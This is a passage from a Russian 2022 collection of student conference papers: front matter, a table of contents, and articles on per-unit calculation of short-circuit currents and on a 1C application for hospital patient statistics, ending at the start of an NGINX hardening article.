МЕЖДУНАРОДНЫЙ ЦЕНТР НАУЧНОГО СОТРУДНИЧЕСТВА
«НАУКА И ПРОСВЕЩЕНИЕ»

НАУКА и ПРОСВЕЩЕНИЕ
МЕЖДУНАРОДНЫЙ ЦЕНТР НАУЧНОГО СОТРУДНИЧЕСТВА

ЛУЧШИЕ НАУЧНЫЕ ИССЛЕДОВАНИЯ 2022

СБОРНИК СТАТЕЙ V МЕЖДУНАРОДНОГО НАУЧНО-ИССЛЕДОВАТЕЛЬСКОГО КОНКУРСА,
СОСТОЯВШЕГОСЯ 20 АПРЕЛЯ 2022 Г. В Г. ПЕНЗА

ПЕНЗА
МЦНС «НАУКА И ПРОСВЕЩЕНИЕ»
2022

УДК 001.1
ББК 60
Л87

Ответственный редактор:
Гуляев Герман Юрьевич, кандидат экономических наук

Л87
ЛУЧШИЕ НАУЧНЫЕ ИССЛЕДОВАНИЯ 2022: сборник статей V Международного научно-исследовательского конкурса. – Пенза: МЦНС «Наука и Просвещение». – 2022. – 112 с.

ISBN 978-5-00173-282-2

Настоящий сборник составлен по материалам V Международного научно-исследовательского конкурса «**ЛУЧШИЕ НАУЧНЫЕ ИССЛЕДОВАНИЯ 2022**», состоявшегося 20 апреля 2022 г. в г. Пенза. В сборнике научных трудов рассматриваются современные проблемы науки и практики применения результатов научных исследований.

Сборник предназначен для научных работников, преподавателей, аспирантов, магистрантов, студентов с целью использования в научной работе и учебной деятельности.

Ответственность за аутентичность и точность цитат, имен, названий и иных сведений, а также за соблюдение законодательства об интеллектуальной собственности несут авторы публикуемых материалов.

Полные тексты статей в открытом доступе размещены в Научной электронной библиотеке **Elibrary.ru** в соответствии с Договором №1096-04/2016К от 26.04.2016 г.

УДК 001.1
ББК 60

© МЦНС «Наука и Просвещение» (ИП Гуляев Г.Ю.), 2022
© Коллектив авторов, 2022

ISBN 978-5-00173-282-2

Ответственный редактор:
Гуляев Герман Юрьевич – кандидат экономических наук

Состав редакционной коллегии и организационного комитета:

Агаркова Любовь Васильевна –
доктор экономических наук, профессор
Ананченко Игорь Викторович –
кандидат технических наук, доцент
Антипов Александр Геннадьевич –
доктор филологических наук, профессор
Бабанова Юлия Владимировна –
доктор экономических наук, доцент
Багамаев Багам Манапович –
доктор ветеринарных наук, профессор
Баженова Ольга Прокопьевна –
доктор биологических наук, профессор
Боярский Леонид Александрович –
доктор физико-математических наук
Бузни Артемий Николаевич –
доктор экономических наук, профессор
Буров Александр Эдуардович –
доктор педагогических наук, доцент
Васильев Сергей Иванович –
кандидат технических наук, профессор
Власова Анна Владимировна –
доктор исторических наук, доцент
Гетманская Елена Валентиновна –
доктор педагогических наук, профессор
Грицай Людмила Александровна –
кандидат педагогических наук, доцент
Давлетшин Рашит Ахметович –
доктор медицинских наук, профессор
Иванова Ирина Викторовна –
кандидат психологических наук
Иглин Алексей Владимирович –
кандидат юридических наук, доцент
Ильин Сергей Юрьевич –
кандидат экономических наук, доцент
Искандарова Гульнара Рифовна –
доктор филологических наук, доцент
Казданян Сусанна Шалвовна –
кандидат психологических наук, доцент
Качалова Людмила Павловна –
доктор педагогических наук, профессор
Кожалиева Чинара Бакаевна –
кандидат психологических наук
Колесников Геннадий Николаевич –
доктор технических наук, профессор
Корнев Вячеслав Вячеславович –
доктор философских наук, профессор
Кремнева Татьяна Леонидовна –
доктор педагогических наук, профессор
Крылова Мария Николаевна –
кандидат филологических наук, профессор
Кунц Елена Владимировна –
доктор юридических наук, профессор
Курленя Михаил Владимирович –
доктор технических наук, профессор
Малкоч Виталий Анатольевич –
доктор искусствоведческих наук
Малова Ирина Викторовна –
кандидат экономических наук, доцент
Месеняшина Людмила Александровна –
доктор педагогических наук, профессор
Некрасов Станислав Николаевич –
доктор философских наук, профессор
Непомнящий Олег Владимирович –
кандидат технических наук, доцент
Оробец Владимир Александрович –
доктор ветеринарных наук, профессор
Попова Ирина Витальевна –
доктор экономических наук, доцент
Пырков Вячеслав Евгеньевич –
кандидат педагогических наук, доцент
Рукавишников Виктор Степанович –
доктор медицинских наук, профессор
Семенова Лидия Эдуардовна –
доктор психологических наук, доцент
Удут Владимир Васильевич –
доктор медицинских наук, профессор
Фионова Людмила Римовна –
доктор технических наук, профессор
Чистов Владимир Владимирович –
кандидат психологических наук, доцент
Швец Ирина Михайловна –
доктор педагогических наук, профессор
Юрова Ксения Игоревна –
кандидат исторических наук

СОДЕРЖАНИЕ

ФИЗИКО-МАТЕМАТИЧЕСКИЕ НАУКИ 7

ИССЛЕДОВАНИЕ СИСТЕМЫ ОТНОСИТЕЛЬНЫХ ЕДИНИЦ ПРИ РАСЧЕТЕ ТОКОВ КОРОТКОГО ЗАМЫКАНИЯ. БАЗИСНЫЕ ЕДИНИЦЫ
АНДРЕЕВ ДЕНИС АЛЕКСАНДРОВИЧ 8

ТЕХНИЧЕСКИЕ НАУКИ 10

ОСОБЕННОСТИ ПРОГРАММИРОВАНИЯ ПРОЦЕССА СБОРА СТАТИСТИЧЕСКИХ ДАННЫХ О ПАЦИЕНТАХ В МЕДИЦИНСКОМ УЧРЕЖДЕНИИ
ПАВЛОВА АЛЁНА СЕРГЕЕВНА 11

ПОВЫШЕНИЕ ОБЩЕГО УРОВНЯ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ СЕРВЕРА NGINX ПУТЕМ ИЗМЕНЕНИЯ КОНФИГУРАЦИОННОГО ФАЙЛА NGINX.CONF
СЛЫНЬКО АЛЕКСАНДРА 15

ИСПОЛЬЗОВАНИЕ ВНЕПОЛОСНЫХ ДАННЫХ ДЛЯ ОБНАРУЖЕНИЯ УЯЗВИМОСТЕЙ ВЕБ-ПРИЛОЖЕНИЙ, ПРИВОДЯЩИХ К ВОЗМОЖНОСТИ ВНЕДРЕНИЯ ВНЕШНИХ СУЩНОСТЕЙ XML (XXE)
КУМУРЖИ ГЕОРГИЙ МАКСИМОВИЧ 19

МЕТОДИЧЕСКИЙ ПОДХОД К ОПРЕДЕЛЕНИЮ ПРИВЕДЁННОЙ МАССЫ ВЫБРОСОВ, ДИФФЕРЕНЦИРОВАННОЙ ПО ВИДАМ СТРОИТЕЛЬНО-МОНТАЖНЫХ РАБОТ
ШАРОПОВА МАХБУБА АВАЗОВНА, РУСТАМОВ СУЛАЙМОН УМАРШОХОВИЧ 24

ИСТОРИЧЕСКИЕ НАУКИ 28

ДЕЯТЕЛЬНОСТЬ ПАЛЕСТИНСКОГО ДВИЖЕНИЯ (ПДС) СОПРОТИВЛЕНИЯ В ЛИВАНЕ С 1969–1975 ГГ.
ТАРАСОВА МАРИЯ НИКОЛАЕВНА 29

ЭКОНОМИЧЕСКИЕ НАУКИ 34

ИНВЕСТИЦИОННАЯ ПРИВЛЕКАТЕЛЬНОСТЬ И ИНВЕСТИЦИИ В ОСНОВНОЙ КАПИТАЛ ПЕНЗЕНСКОЙ ОБЛАСТИ
САВИНОВА ОЛЬГА ВИКТОРОВНА, ЗЕМСКОВА АНАСТАСИЯ ОЛЕГОВНА, СТЕПАНОВА ДАРЬЯ МИХАЙЛОВНА 35

РЕГИОНАЛЬНЫЕ ПРОГРАММЫ СТИМУЛИРОВАНИЯ МАЛОГО БИЗНЕСА В РОССИИ (НА ПРИМЕРЕ ТЮМЕНСКОЙ ОБЛАСТИ)
КИСЕЛИЦА ЕЛЕНА ПЕТРОВНА, ЛАВРОВИЧ АЛЕКСАНДРА ЭДУАРДОВНА 39

ПРОДВИЖЕНИЕ ТОВАРОВ ОНЛАЙН-МАГАЗИНА YVES ROCHER
БОНДАРЕНКО КСЕНИЯ ВЧЕСЛАВОВНА 46

АНАЛИЗ ОРГАНИЗАЦИОННОЙ СТРУКТУРЫ КОММЕРЧЕСКОГО БАНКА НА ПРИМЕРЕ ПАО БАНКА «ФК ОТКРЫТИЕ»
МЕШКОВА ЕКАТЕРИНА ДЕНИСОВНА 50

ФИЛОЛОГИЧЕСКИЕ НАУКИ 54

ЭПИТЕТ КАК СРЕДСТВО СОЗДАНИЯ ХУДОЖЕСТВЕННОГО ОБРАЗА КНЯЖНЫ МЕРИ В РОМАНЕ М.Ю. ЛЕРМОНТОВА “ГЕРОЙ НАШЕГО ВРЕМЕНИ”
АЛТУХОВА АЛИНА СЕРГЕЕВНА 55

ЮРИДИЧЕСКИЕ НАУКИ 59

РАЗВИТИЕ ЗАКОНОДАТЕЛЬСТВА О ПУБЛИЧНО-ПРАВОВОМ СТАТУСЕ СОТРУДНИКА ОВД МОНГОЛИИ И ЕГО РОЛЬ В ОТВЕТСТВЕННОСТИ ЗА ВЫПОЛНЕНИЕ СЛУЖЕБНОГО ДОЛГА
ОЧИРХУЯГ ОДОНБААТАР 60

К ВОПРОСУ О КОРРУПЦИОННОЙ СОСТАВЛЯЮЩЕЙ В ПРЕДПРИНИМАТЕЛЬСКОЙ ДЕЯТЕЛЬНОСТИ
ШАФИКОВА АДЕЛИЯ МАРАТОВНА, ЕРОФЕЕВА СВЕТЛАНА ДМИТРИЕВНА 64

ЗАКОННЫЙ ИНТЕРЕС И ПРИОРИТЕТНАЯ ОБЯЗАННОСТЬ: СООТНОШЕНИЕ И ВЗАИМОСВЯЗЬ
ХРОНИ НАТАЛЬЯ НИКОЛАЕВНА 68

ПЕДАГОГИЧЕСКИЕ НАУКИ 74

ИСПОЛЬЗОВАНИЕ НЕЙРОПСИХОЛОГИЧЕСКИХ ПРИЕМОВ В РАБОТЕ УЧИТЕЛЯ-ЛОГОПЕДА С ДЕТЬМИ С НАРУШЕНИЯМИ РЕЧИ
ВАЙС МАРИНА НИКОЛАЕВНА 75

ВОЗМОЖНОСТИ КИБЕРНЕТИЧЕСКОГО ПОДХОДА В ОБРАЗОВАНИИ
КОВЛАКАС ЕЛЕНА ФЕДОРОВНА, ЯБЛОНСКАЯ ЛЮДМИЛА ВАЛЕРЬЕВНА,
СОБОЛЕВ КИРИЛЛ РОМАНОВИЧ, СЛОНОВ ЕВГЕНИЙ МИХАЙЛОВИЧ 79

МЕДИЦИНСКИЕ НАУКИ 84

МЕДИЦИНСКИЕ СРЕДСТВА ИНДИВИДУАЛЬНОЙ ЗАЩИТЫ И ПОРЯДОК ИХ ПРИМЕНЕНИЯ
ИСОМАДИНОВА ГУЗАЛЬ ЗАХРИДДИН КИЗИ 85

ИСКУССТВОВЕДЕНИЕ 88

ИСКУССТВО КАК ВЫСШИЙ РАЗУМ ДУШИ И ПРОСВЕТЛЕНИЕ НОВОГО ВРЕМЕНИ
БАРДЮГ АЛИНА ДМИТРИЕВНА 89

ПСИХОЛОГИЧЕСКИЕ НАУКИ 94

СОЦИОЛОГИЧЕСКИЕ НАУКИ 99

ПРАВОВАЯ ИДЕОЛОГИЯ КАК СРЕДСТВО ГАРМОНИЗАЦИИ СОЦИАЛЬНЫХ ОТНОШЕНИЙ
ЮСУПОВА ЕЛИЗАВЕТА ЮНУСОВНА 100

КУЛЬТУРОЛОГИЯ 104

ОБНОВЛЕННЫЙ ОБРАЗ НИЖЕГОРОДСКОЙ СТРЕЛКИ ПОСЛЕ РЕКОНСТРУКЦИИ
КОСТИНА ЕЛИЗАВЕТА АНДРЕЕВНА 105

ФИЗИКО-МАТЕМАТИЧЕСКИЕ НАУКИ

УДК 537.39

ИССЛЕДОВАНИЕ СИСТЕМЫ ОТНОСИТЕЛЬНЫХ ЕДИНИЦ ПРИ РАСЧЕТЕ ТОКОВ КОРОТКОГО ЗАМЫКАНИЯ. БАЗИСНЫЕ ЕДИНИЦЫ

АНДРЕЕВ ДЕНИС АЛЕКСАНДРОВИЧ
студент
ФГБОУ ВО «Чувашский государственный университет им. И.Н. Ульянова»

Аннотация: в работе представлено исследование системы относительных единиц при расчете токов короткого замыкания. При расчетах прибегают к базисным величинам. Относительные единицы удобны в использовании в самых различных методах, так как не требуют привязки к ступеням трансформации, упрощают расчеты и т.д.
Ключевые слова: ток, короткое замыкание, относительные единицы, базисы, величины.

INVESTIGATION OF THE SYSTEM OF RELATIVE UNITS IN THE CALCULATION OF SHORT-CIRCUIT CURRENTS. BASIC UNITS

Andreev Denis Alexandrovich

Abstract: the paper presents a study of the system of relative units in the calculation of short-circuit currents. When calculating, they resort to basic values. Relative units are convenient to use in a variety of methods, since they do not require binding to transformation steps, simplify calculations, etc.
Keywords: current, short circuit, relative units, bases, values.

При расчете токов короткого замыкания все входящие в расчет величины можно выразить в именованных единицах (кА, кВ, МВА, МОм) или в относительных, то есть безразмерных единицах.

Преимущества при расчете в относительных единицах:

1. Расчет в относительных единицах позволяет упростить теоретические выражения и придать им более общий характер.
2. Позволяет получить более наглядные результаты.

Относительное значение какой- либо величины – это отношение этой величины к одноименной величине, принятой за «единицу измерения». То есть, чтобы выразить величины в относительных единицах, необходимо сначала выбрать величины, служащие «единицами измерения», или, будем говорить, выбрать базисные величины или базисные условия.

При расчете токов короткого замыкания основными базисными величинами являются:

1. Базисная мощность $S_б$ – трехфазная мощность [МВА]
2. $U_б$ – базисное линейное напряжение [кВ]
3. $I_б$ – базисный линейный ток [кА]
4. $z_б$ – базисное сопротивление, сопротивление одной фазы [Ом].

Выразим базисную мощность и сопротивления через другие величины:

$$S_б = \sqrt{3} * U_б * I_б; z_б = \frac{U_б}{\sqrt{3} * I_б}; z_б = \frac{{U_б}^2}{S_б};$$

Из этих соотношений следует, что из четырех базисных величин две независимые, а две зависимые. Обычно «произвольно» выбирают базисную мощность и базисное напряжение, а другие базисные

величины определяют по вышеуказанным выражениям.

Рекомендации по выбору независимых базисных величин:

1) За базисную мощность следует принимать число, кратное 10 или номинальную мощность одного из элементов схем

2) За базисное напряжение следует принимать номинальное либо близкое к нему напряжение сети.

По определению относительного значения величины имеем:

$$E_{*(б)} = \frac{E}{U_б}; U_{*(б)} = \frac{U}{U_б}; S_{*(б)} = \frac{S}{S_б}; I_{*(б)} = \frac{I}{I_б}; z_{*(б)} = \frac{z}{z_б}$$

Данные выше величины являются ЭДС, напряжением, мощностью, током и сопротивлением, выраженными в относительных единицах при базисных условиях.

Примечание:

1. Относительное значение активной и реактивной составляющей какой-либо величины определяется по отношению к полной базисной величине.
2. Относительное значение фазного и линейного значений одинаковы.
3. Относительное значение фазной и трехфазной мощностей одинаковы.

Основные выражения при расчете параметров элементов схем в относительных единицах

Существует два варианта задания исходных данных:

1 вариант. Дано E, z. Найти $E_{*(б)}$ и ; $z_{*(б)}$

Выбираем базисные условия: мощность, напряжение и рассчитываем базисный ток по выражению $I_б = \frac{S_б}{\sqrt{3}*U_б}$

Базисный ток измеряется в килоамперах [кА]

По определению вычисляем относительное значение ЭДС при базисных условиях $E_{*(б)} = \frac{E}{U_б}$

Для системы бесконечной мощности $E_{*с(б)} = \frac{U_{системы}}{U_б}$

Для сопротивлений по определению относительного значения $z_{*(б)} = \frac{U_б}{\sqrt{3}*I_б}$; $z_{*(б)} = \frac{{U_б}^2}{S_б}$;

Для воздушных кабельных линий $z_{*(б)} = z\frac{S_б}{U_б^2}$;

2 вариант. Используется для трансформаторов, генераторов, асинхронных и синхронных двигателей, реакторов.

Даны номинальные мощность, напряжение, ток, выраженные в именованных единицах и ЭДС, сопротивление, выраженные в относительных единицах при номинальных параметрах.

Необходимо найти ЭДС и сопротивление, выраженные в относительных единицах при базисных параметрах.

Для это8го выбираем базисные условия: мощность и напряжение и рассчитываем базисный ток по выражению $I_б = \frac{S_б}{\sqrt{3}*U_б}$

Величины, выраженные в относительных единицах при базисных условиях находятся по выражению $E_{*(б)} = E_{*(н)}\frac{U_{ном}}{U_б}$; $z_{*(б)} = z_{*(н)}\frac{z_{ном}}{z_б}$

Последнее выражение применяется для определения относительного значения сопротивления генераторов, трансформаторов, синхронных и асинхронных двигателей, трансформаторов и синхронных компенсаторов.

ТЕХНИЧЕСКИЕ НАУКИ

УДК. 004.421.2

ОСОБЕННОСТИ ПРОГРАММИРОВАНИЯ ПРОЦЕССА СБОРА СТАТИСТИЧЕСКИХ ДАННЫХ О ПАЦИЕНТАХ В МЕДИЦИНСКОМ УЧРЕЖДЕНИИ

ПАВЛОВА АЛЁНА СЕРГЕЕВНА
студент
Набережночелнинский институт (филиал) ФГАОУ ВО КФУ

Научный руководитель: Еремина Ирина Ильинична
к.п.н, доцент
Набережночелнинский институт (филиал) ФГАОУ ВО КФУ

Аннотация: статья посвящена программному обеспечению по сбору статистических данных в медицинском учреждении. Приложение позволяет автоматизировать деятельность сотрудников стационаров, так как пропадает необходимость в ручной обработке больших массивов данных. А своевременный сбор и анализ данных зачастую играет немаловажную роль в современной медицине. Приложение позволяет быстро определить количество пациентов в стационаре, помогает провести анализ заболеваемости и сделать определенные выводы.
Ключевые слова: Медицина, статистика, медицинская статистика, 1С:Предприятие, автоматизация, разработка конфигурации, приложение, программирование.

SOFTWARE FOR COLLECTING STATISTICAL DATA ABOUT PATIENTS

Pavlova Alena Sergeevna

Scientific adviser: Eremina Irina Ilyinichna

Abstract: the article is devoted to software for collecting statistical data in a medical institution. The application allows you to automate the activities of hospital staff, as there is no need for manual processing of large amounts of data. And timely data collection and analysis often plays an important role in modern medicine. The application allows you to quickly determine the number of patients in the hospital, helps to analyze the incidence and draw certain conclusions.
Keywords: Medicine, statistics, medical statistics, 1C: Enterprise, automation, configuration development, application, programming.

Для повышения деятельности экономического роста предприятия необходимо развивать информационные системы. Разработка программных продуктов повлияют на модернизацию экономики, как компании, так и страны в целом.

Автоматизация сбора и анализа статистических данных должна привести к повышению степени достоверности информации и увеличение скорости обработки данных. Ведь актуальной проблемой небольшого медицинского учреждения является ручная обработка информации, что затрудняет дея-

тельность сотрудников больницы.

Приложение разработано на платформе «1С:Предприятие», которая является доступной системой для разработчика, она позволяет создать модули, необходимые для автоматизации учета и управления различных сфер жизни. Платформа обладает огромным количеством плюсов, например, программирование с помощью алгоритмов, работа пользователя изолирована от работы разработчика, используется своя модель баз данных и так далее [2].

Конфигурация «Медицинская статистика» позволяет повысить производительность и эффективность труда сотрудников за счет перераспределения их рабочего времени, от выполнения рутинных операций к решению наиболее актуальных на сегодняшний день вопросов медицины.

Программа обеспечивает надежное хранение данных, сокращение временных затрат на обработку больших массивов данных, так де дает быстрый доступ к данным для анализа и контроля ситуации в медицинской области.

Для использования конфигурации не нужно устанавливать дополнительное дорогостоящее оборудование. Для функционирования системы можно использовать операционную систему выше 2002 года выпуска, включенные в Windows, Unix-Linux семейства операционных систем, а так же установить платформу 1С:Предприятия версии 8.3.

В основном в небольших больницах сотрудники сбор проводится в ручную, с использованием пакета Maicrosoft. Поэтому к конфигурации были выведены следующие требования:

- конфигурация должна иметь систему авторизации;
- создание новых элементов справочников;
- просмотр созданных элементов;
- создание и редактирование документов;
- формирование отчетов;
- редактирование справочной информации.

Вся информация, на основе которой функционирует информационная система, хранится в базе данных. Разработка информационного обеспечения включает подготовку документов, содержащих информацию, необходимую для функционирования информационной базы и создания статистических отчетов. Информационная база должна максимально полно отражать предметную область, то есть в состав данных входят все необходимые реквизиты и показатели входной и выходной информации.

Ввод данных в систему реализуется посредством ручного ввода с использованием экранных форм, с выпадающими списками, а также реализованы обработки для загрузки из Excel международного классификатора заболеваний и обследований, обеспечивающими минимальную трудоемкость ввода.



Рис. 1. Рабочий стол пользователя «Администратор»

Вся обработанная информация хранится в базе на локальном компьютере. Информационный обмен между компонентами системы может осуществляться за счет единого информационного пространства. Вывод информации осуществляется в виде документа, с возможностью вывода на печать.

На платформе «1С:Предприятие» версии 8.3 можно использовать управляемый интерфейс, который состоит из команд и окон, является динамическим, доступность команд зависит от настроек системы и прав пользователей.

Конфигурации сосредоточена в 4 подсистемах: администрирование, нормативно-справочная информация, отделение, статистика.

Подсистема «Администрирование» рассчитана только для пользователя администратор. Здесь расположены обработки загрузки диагнозов и обследований (рис.1).

Справочная информация о Мензелинской ЦРБ хранится на вкладке «Нормативно-справочная информация», она включает в себя справочники «Организация», «Врачи», «Диагнозы», «Обследования», «Страховые организации», «Тип госпитализации» (рис.2). Подсистемой могут пользоваться Доктор и Приемный Покой.



Рис. 2. Интерфейс подсистемы «Нормативно-справочная информация»

Документ «Случай Госпитализации» и справочники «Пациенты» и «Отделения» расположены в подсистеме «Отделение». Доступна для пользователя Приемный Покой, здесь заполняются данные о пациенте и регистрируется случай госпитализации в стационар (рис.3).



Рис. 3. Интерфейс подсистемы «Отделение»

В подсистеме «Статистика» находятся отчеты «По стационару», «Статистические данные», «Страховые организации». Здесь формируются отчеты по сбору медицинской статистики. Подсистема предназначена для пользователя Статист (рис.4).



Рис. 4. Интерфейс подсистемы «Статистика»

Для автоматизации деятельности медицинского учреждения предлагается перейти от ручной обработки к электронной. Что повысит эффективность и производительность деятельности работников приемных отделений, работников стационаров, а также статистов. Приложение обеспечивает автоматизацию ввода и хранение данных, то есть дает возможность вести списки врачей и пациентов, весть учет болезней и случаев госпитализации. Использование программного обеспечение приведет к сокращению временных затрат на обработку и получение доступа к данным, необходимые для анализа и контроля ситуации в районе.

Список источников

1. Бойко А.Т., Грибанова Т.Н., Телешева Т.Ю. Актуальные вопросы статистики здравоохранения. СПб. 2017. 249с.
2. Глушанко В.С., Колбасич Л.П. Основы медицинской статистики: учеб. метод. пособие. Витебск: ВГМУ. 2016. 155 с.
3. Фирма «1С» [Электронный ресурс]. – Режим доступа: https://edu.1cfresh.com Дата обращения 15.10.2021

© А.С. Павлова, 2022

УДК 004.056

ПОВЫШЕНИЕ ОБЩЕГО УРОВНЯ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ СЕРВЕРА NGINX ПУТЕМ ИЗМЕНЕНИЯ КОНФИГУРАЦИОННОГО ФАЙЛА NGINX.CONF

СЛЫНЬКО АЛЕКСАНДРА
студент
МИРЭА – Российский технологический университет

Аннотация: В статье рассмотрены шаги по повышению общего уровня информационной безопасности (ИБ) сервера NGINX. Каждый шаг описывает определенную технологию, которая заложена в сервер NGINX, но требует активации и настройки после первичной установки сервера NGINX, путем изменения конфигурационного файла nginx.conf.
Ключевые слова: безопасность веб-сервера, сервер NGINX, конфигурация NGINX, информационная безопасность, защита информации.

IMPROVING THE GENERAL LEVEL OF INFORMATION SECURITY OF THE NGINX SERVER BY CHANGING THE NGINX.CONF CONFIGURATION FILE

Slynko Aleksandra

Abstract: The article discusses steps to improve the overall level of information security of the NGINX server. Each step describes a specific technology that is built into the NGINX server, but requires activation and configuration after the initial installation of the NGINX server by modifying the nginx.conf configuration file.
Keywords: web server security, NGINX server, NGINX configuration, information security, information security.

Введение

